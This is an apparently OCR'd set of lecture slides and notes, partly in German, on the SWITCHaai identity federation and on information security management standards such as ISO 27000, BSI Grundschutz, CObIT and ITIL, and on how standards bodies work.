


The SWITCHaai Federation

- SWITCH is running the SWITCHaai federation
- An organisation becomes a federation member by signing the service agreement



Demo



http://switch.ch/aai/demo/

SWITCHaai Attributes

Personal

Unique Identifier
Surname
Given name
E-mail

User ID
Matriculation number
Employee number
Address(es)
Phone number(s)
Preferred language
Date of birth
Gender

Group Membership

Home Organization Name
Home Organization Type
Affiliation

Study branch
Study level
Staff category
Group membership
Organization Path
Organizational Unit Path

Implementation of Attributes

- Mandatory
- Recommended or optional

Based on


- eduPerson Attributes
- "Schweizerisches Hochschulinformations-system" (SHIS)

⇨ NO password

http://switch.ch/aai/attributes

Attribute Based Authorization Example

Dermatology Online with Interactive Technology (DOIT)



DOIT: http://www.cyberderm.net

Authorization Rule

HomeOrg	= UZH | UniBE | UNIL
Affiliation	= Student
StudyBranch	= Medicine
StudyLevel	= 20

Federation Metadata

XML File (e.g. metadata.switchaai.xml) that contains list of:

- Accepted Root CA certificates
- Description of Identity Providers
  (incl. embedded certificates)
- Description of Service Providers
  (incl. embedded certificates)

SWITCHaai Metadata is signed by SWITCH

http://switch.ch/aai/metadata

Metadata technically describes the federation!

8 – Information Security Management

Prof. Dr. P. Heinzmann, Institute for Internet-Technologies and –Applications,
University of Applied Sciences of Eastern Switzerland, Rapperswil (ITA-HSR)

Es gibt diverse Gruppen und Organisationen, welche sich um die Managementprozesse zur Informationssicherheit kümmern. Entsprechend gibt es diverse Standards zum Thema Informationssicherheit. Einige davon werden im folgenden diskutiert:

• International Standardization Organization (ISO) 27000 Serie

• British Standard 7799 (BS 7799)

• Department of Trade and Industry UK, DTI: Dokumente Klassifikation

• Bundesamt für Sicherheit in der Informationstechnik: BSI IT-Grundschutz Handbuch

• Department of Defense (DoD) Orange Book: HW/SW

• CObIT: Das CObIT-Modell (Control Objectives for Information and related Technology) wurde von Revisoren aus der Industrie und dem Berufsverband (ISACA - Information Systems Audit and Control Association) auf Basis bestehender Revisionsrichtlinien, Kontrollmodellen sowie branchenspezifischen Regularien und Richtlinien entwickelt. CObIT soll eindeutige Richtlinien und Verfahren für die Sicherheit und Kontrolle von Information und damit verbundenen Technologien liefern.

• Technology Infrastructure Library (ITIL) ist ein "Best Practice Framework" für die Definition und den Betrieb von IT-Prozessen. Träger dieser öffentlich zugänglichen Bibliothek ist das in der britischen Regierungsbehörde angesiedelte OGC (Office of Government Commerce), vormals als CCTA (Central Computer and Telecommunications Agency) bekannt. ITIL besteht derzeit aus einem Satz von 7 Büchern, in denen die wichtigsten IT-Prozesse beschrieben werden. Die am häufigsten implementierten zehn Prozesse sind in den beiden Werken "IT Service Support" und "IT Service Delivery" beschrieben. ITIL lehnt sich stark an die ISO-Qualitätsprozesse an. Damit kann auf ein bestehendes, zu ISO 9000 konformes Prozessmodell für das IT Service Management zurückgegriffen werden.

www.jobs.ch

IT-Security-Consultant Strategie/Technik

Zum Ausbau unserer IT Security Teams in den Niederlassungen Bern und Zürich suchen wir motivierte, selbständige Persönlichkeiten.
Sie sind ein strategischer und technischer IT-Security-Experte, welcher bei unseren Kunden die Business-Bedürfnisse in IT-Anforderungen und Lösungen übersetzen kann.
Sie verfügen über eine mehrjährige Erfahrung im Bereich IT-Security und **sind "zweisprachig",** sprechen also **fliessend IT-Security Strategie** und **IT-Security Technologie**. Sie finden sowohl fürs Business, als auch für die Technologien die richtigen Worte und greifen bei Bedarf auch selbst mal in die Tasten. **ISO-27000, Business Impacts, Business Continuity Planning**, Identity Management, sichere Architekturen aber auch TCP/IP, Authentisierungslösungen und sichere Kommunikation sind für Sie keine Fremdworte sondern gehören zu Ihrem Standard-Vokabular.

Viele Stelleninserate im Security-Bereich enthalten Schlagworte aus dem Information Systems Management (ISMS) System Umfeld.

IT Security- und Risk-Spezialist: Für unseren divisionalen IT Security Bereich suchen wir am Standort Rotkreuz einen IT Security- und Risk-Spezialist. In dieser herausfordernden und abwechslungsreichen Funktion liegt Ihr Schwerpunkt in den Bereichen Security-, Risk- und Compliance-Management. Sie sind zuständig für Konzeption, Realisierung und Betrieb von IT Sicherheitslösungen an unseren Produktionsstandorten in der Schweiz, Österreich und USA. Als Mitglied des divisionalen IT Security Teams übernehmen Sie die Koordination und Umsetzung von IT Security Themen an diesen Standorten.

Für diese Funktion erwarten wir einen Hochschulabschluss (ETH, Uni, FH) in Informatik, Wirtschaftsinformatik, Elektrotechnik oder über eine vergleichbare Ausbildung sowie mehrjährige Erfahrung im Information Security Umfeld. Vorzugsweise verfügen Sie zudem über eine Weiterbildung im Bereich Information Security (z.B. **CCSP, CISSP, CISA)**. Da wir uns in einem internationalen Umfeld bewegen, sind sehr gute Englischkenntnisse (schriftlich und mündlich) für diese Funktion zwingend notwendig. Ihre Fähigkeit zu analytischem Denken und systematischen Arbeiten ist ebenso gefragt wie Ihr ausgeprägtes Kommunikationsgeschick. Ein weiterer wichtiger Erfolgsfaktor ist zudem Ihre Bereitschaft zur Reisetätigkeit sowie Ihr lösungs- und teamorientiertes Vorgehen im globalen Umfeld.

Risk & Security Consultant: Mit Ihrer Berufspraxis in Operational Risk Management und Informationssicherheits-Management verfügen Sie über ausgewiesene Kenntnisse und Erfahrungen im Bereich von Management Systemen im Umfeld Risikomanagement mit Fokus auf operationelle Risiken. Sie sind mit mehreren der folgenden Themenstellungen vertraut:

• Operational Risk Management (ORM), Information Risk Management und **Information Security Management Systems (ISMS)**


• Compliance (Schweiz, branchenspezifisch), Internal Control Systems (IKS)

• **Risk & Security Measurement** sowie Reporting

• IT-Security Governance

• Business Continuity Management (BCM), Disaster Recovery Planning (DRP), IT Continuity Management

• Konzeptionelle Sicherheit und Best Practices (z. B. **ISO 2700x**, COSO, **CobIT**, CMM, IFS Good Practice, BCI Good Practice)



Informationen stellen für Organisationen Werte dar. Der Wert der Information kann dadurch bestimmt sein, dass die Information anderen nicht zugänglich ist (Vertraulichkeit, Confidentiality). Die Information verliert ihren Wert, wenn sie gefälscht ist (Echtheit, Integrität). Und die Information muss verfügbar sein, wenn man sie benötigt (Verfügbarkeit, Availibiltiy). Die Informationssicherheit stellt die Vertraulichkeit, Integrität und Echtheit der Informationen sicher.

Ein Informationssicherheitsvorfall ist ein unerwünschtes Ereignis, welches die Informationssicherheit beeinträchtigt bzw. zum Verlust von einem oder von mehreren Werten der Information, d.h. zu einem Schaden führt. Ob bzw. wie häufig ein solcher Informationssicherheitsvorfall auftritt hängt einerseits von der Gefährdung der Information (Bedrohungspotenzial, threat) und andererseits vom Schutz der Information (Protection, Measures, Controls) bzw. von der Verletzlichkeit (Vulnerabilities) der Schutzmassnahmen ab.

Der durchschnittlich resultierende Schaden aufgrund von Informationssicherheitsvorfällen bzw. das Risiko ist das Produkt aus „Wahrscheinlichkeit eines Schadenfalls“ mal „Schadensumme“ bzw. das Produkt von „Bedrohung“ mal „Verletzlichkeit der Schutzmassnahmen“ mal „Schadensumme“, wobei unter „Produkt“ nicht die echte mathematische Multiplikation, sondern lediglich eine „Abhängigkeit“ zu verstehen ist.

Vorgehensweisen zur Sicherstellung der Informationssicherheit

- Gesunder Menschenverstand
- Good Practice (Erfahrungen)
- Checklisten
- Frameworks
- Informationssicherheits-Managementsystem (ISMS)
- Standards
- Überprüfung (Audit, Review) und Zertifizierung

Standardisierung meint im eigentlichen Wortsinn eine Vereinheitlichung von Massen, Typen oder auch Verfahrensweisen. Ziel ist die Schaffung gemeinsamer Parameter (beispielsweise bei Werkzeugen, Produktions- oder Softwarekomponenten).

Es gibt unterschiedliche Motive für Standardisierung. Unter anderem sind zu nennen

• Austauschbarkeit von Komponenten,

• Vereinfachung des Informationsaustauschs,

• Verbraucherschutz durch Definition von Mindeststandards,

• Methodische Vereinheitlichung (Sicherstellung der Vollständigkeit und Vergleichbarkeit),

• Kostensenkung

Ein Standard ist eine einheitliche, weithin anerkannte und meist auch angewandte Art, etwas herzustellen oder durchzuführen, die sich gegenüber anderen Arten durchgesetzt hat.

Ein Standard (auch Norm genannt) ist in einem formalisierten oder nicht-formalisierten Regelwerk beschrieben.

Standards bzw. Normen fördern den weltweiten Handel und dienen der Rationalisierung, der Qualitätssicherung, dem Schutz der Gesellschaft sowie der Sicherheit und Verständigung. Das Wirtschaftswachstum wird durch Normen stärker beeinflusst als durch Patente oder Lizenzen. Normung ist ein strategisches Instrument im Wettbewerb. Unternehmen, die sich an der Normungsarbeit beteiligen, erzielen Vorteile durch ihren Wissens- und Zeitvorsprung. Sie können dadurch Forschungsrisiken und Entwicklungskosten senken. Normen leisten einen bedeutenden Beitrag zur Deregulierung, indem sie den Staat von technischen Detailregelungen entlasten.

"Internationale Normungsarbeit ist 'Diplomatie der Technik',, Frank-Walter Steinmeier, Bundesaußenminister, 2006.

Learning Objectives

- You can list and describe the most important security standards.
- You understand the structure of the "BSI IT-Security Grundschutzhandbuch".
- You know the certification basics.

8.1 Standardization

- Goal of standards
- De facto, de jure, volantary standards
- Standards profile

Standards are here to provide compatibility, interoperability, safety, repeatability, or quality avoiding dependence of single suppliers (vendor lock-in).

Standardization is the process of developing and agreeing upon technical standards. A standard is a document that establishes uniform engineering or technical specifications, criteria, methods, processes, or practices. Some standards are mandatory while others are voluntary. Some standards are de facto, meaning a norm or requirement which has an informal but dominant status. Some standards are de jure, meaning formal legal requirements. Formal standards bodies such as the International Organization for Standardization (ISO) or the American National Standards Institute are independent of the manufacturers of the goods for which they publish standards.

Standards can be:

• De facto standards which means they are followed by informal convention or dominant usage.

• De jure standards which are part of legally binding contracts, laws or regulations.

• Voluntary standards which are published and available for people to consider for use

A standards profile permits the creation of a bundle of standards, each one tailored, extended, or constrained to mean the needs of the committee developing a standards profile. As an example the standards profile references the ASCII character set, but chooses only a subset such as the characters in the range 0x20 to 0x7F (upper case characters, digits, and some special characters).

http://en.wikipedia.org/wiki/Standardization

Standards, tragen zur Vereinheitlichung von Schnittstellen und Produkten bei, was zu einer geringeren Marktsegmentierung und letztendlich zu mehr Wettbewerb zwischen Anbietern solcher Produkte führt. Mehr Wettbewerb führt in der Regel zu geringeren Gewinnmargen.

Standards führen zu einem vergrösserten Marktvolumen, da es für die (potentiellen) Kunden keine Unsicherheit mehr gibt, an welchen Hersteller sich der Kunde binden muss.

Die Bezugnahme auf einschlägige Standards vereinfacht Vorgehensweisen, Vertragstexte und Vertragsverhandlungen.

Die Erfüllung von Forderungen/Vorgaben von Standards kann überprüft und deren korrekte Einhaltung mit Zertifikaten (Gütesiegel) bestätigt werden. Es kann auch gesetzlich gefordert sein, dass gewisse Standards eingehalten werden (vgl. Flugverkehr, Starkstrom, gesetzlich geforderte interne Kontrollsystems (IKS)).

Standardtypen


- Interne Standards (z.B. firmeninterne Vorgaben)
- De-Facto Standards, Hersteller spezifische Standards (z.B. MS Office, Flash)
- Industriestandards (z.B. ECMA)
- Standards von Berufsorganisationen und Verbänden (z.B. IEEE, OSTTMM)
- Standards von Staatsstellen (z.B. NIST NVD)
- Internationale Standards (z.B. ISO)
- „Open Source“ Standards (z.B. Internet RFCs)

Ein Industriestandard ist ein Standard, welche von einer Firma oder von einem Industriesektor (-verband) definiert wurde. Industriestandards werden aufgrund der positiven Erfahrungen vieler Anwender und Hersteller beachtet, obwohl kein (inter)nationales anerkanntes Normungsverfahren existiert. Beispiel: Der erweiterte ASCII-Zeichensatz (Bytes 128 bis 255) des IBM-PC 1981 wird heute von allen Herstellern beachtet. Zu Beginn seiner Einführung wollte die Fachwelt den von IBM festgelegten Standard nicht akzeptieren. Die 1960 auf Initiative von Computerherstellern wie IBM und Bull gegründete European Computer Manufacturers Association (ECMA) entwickelte Standards zu Input/Output und Programmiersprachen.

Ein De-Facto Standard (oder Quasi-Standard) bezeichnet eine Spezifikation oder eine definierbare Verfahrensweise, welche durch häufigen Gebrauch in der Alltagswelt wie ein echter Standard angesehen werden kann.

Ein herstellerspezifischer Standard ist eine firmenspezifische (proprietäre) Spezifikation, welcher weite Beachtung findet.

8.1.1 Standardisierungsgremien und Standardisierungsprozesse



The International Organization for Standardization (ISO) is the global standards body working on standardization on any subject. “ISO” is not strictly an abbreviation since the long name varies in different languages - it also matches to the Greek word isos meaning equal.

The International Electrotechnical Commission (IEC) is another international standards body. It cooperates closely with ISO on electrical, electronic and related technical standards. Standards developed jointly with ISO are prefixed “ISO/IEC”. The Joint Technical Committee 1 (JTC1) purpose is the “Standardization in the field of Information Technology” which “includes the specification, design and development of systems and tools dealing with the capture, representation, processing, security, transfer, interchange, presentation, management, organization, storage and retrieval of information.” The International Telecommunication Union (ITU) is primarily coordinating telecoms organizations to enable worldwide communications. It allocates radio frequencies, for example, to minimize co-channel interference and encourage the manufacture of radio equipment that can be used internationally.

In general, each country or economy has a single recognized Standards Body (national standards body, NSB) being the sole member from that economy in ISO. Examples include American National Standards Institute (ANSI) , British Standards Institution (BSI), Deutsches Institut für Normung e.V. (DIN), or Schweizer Normenvereinigung (SNV).

Regional standards bodies also exist such as Comité Europeen de Normalisation (CEN), CENELEC, ETSI, and the IRMM in Europe, the Pacific Area Standards Congress (PASC), the Pan American Standards Commission (COPANT), the African Organization for Standardization (ARSO), the Arab Industrial Development and Mining Organization (AIDMO), and others.


ISO Standards Progress Documents

- **PWI** = Preliminary Work Item - initial feasibility and scoping activities
- **NP** = New Proposal (or study period) - formal scoping phase
- **WD** = Working Draft (WD1, WD2 *etc.*) - development phase
- **CD** = Committee Draft - quality control phase
- **FCD** = Final Committee Draft - ready for final approval
- **DIS** = Draft International Standard - nearly there
- **FDIS** = Final Draft or Distribution International Standard - just about ready to publish
- **IS** = International Standard - published!

The ISO standards acronyms indicate the stages reached by standards as they progress sequentially through the various committees and approvals.

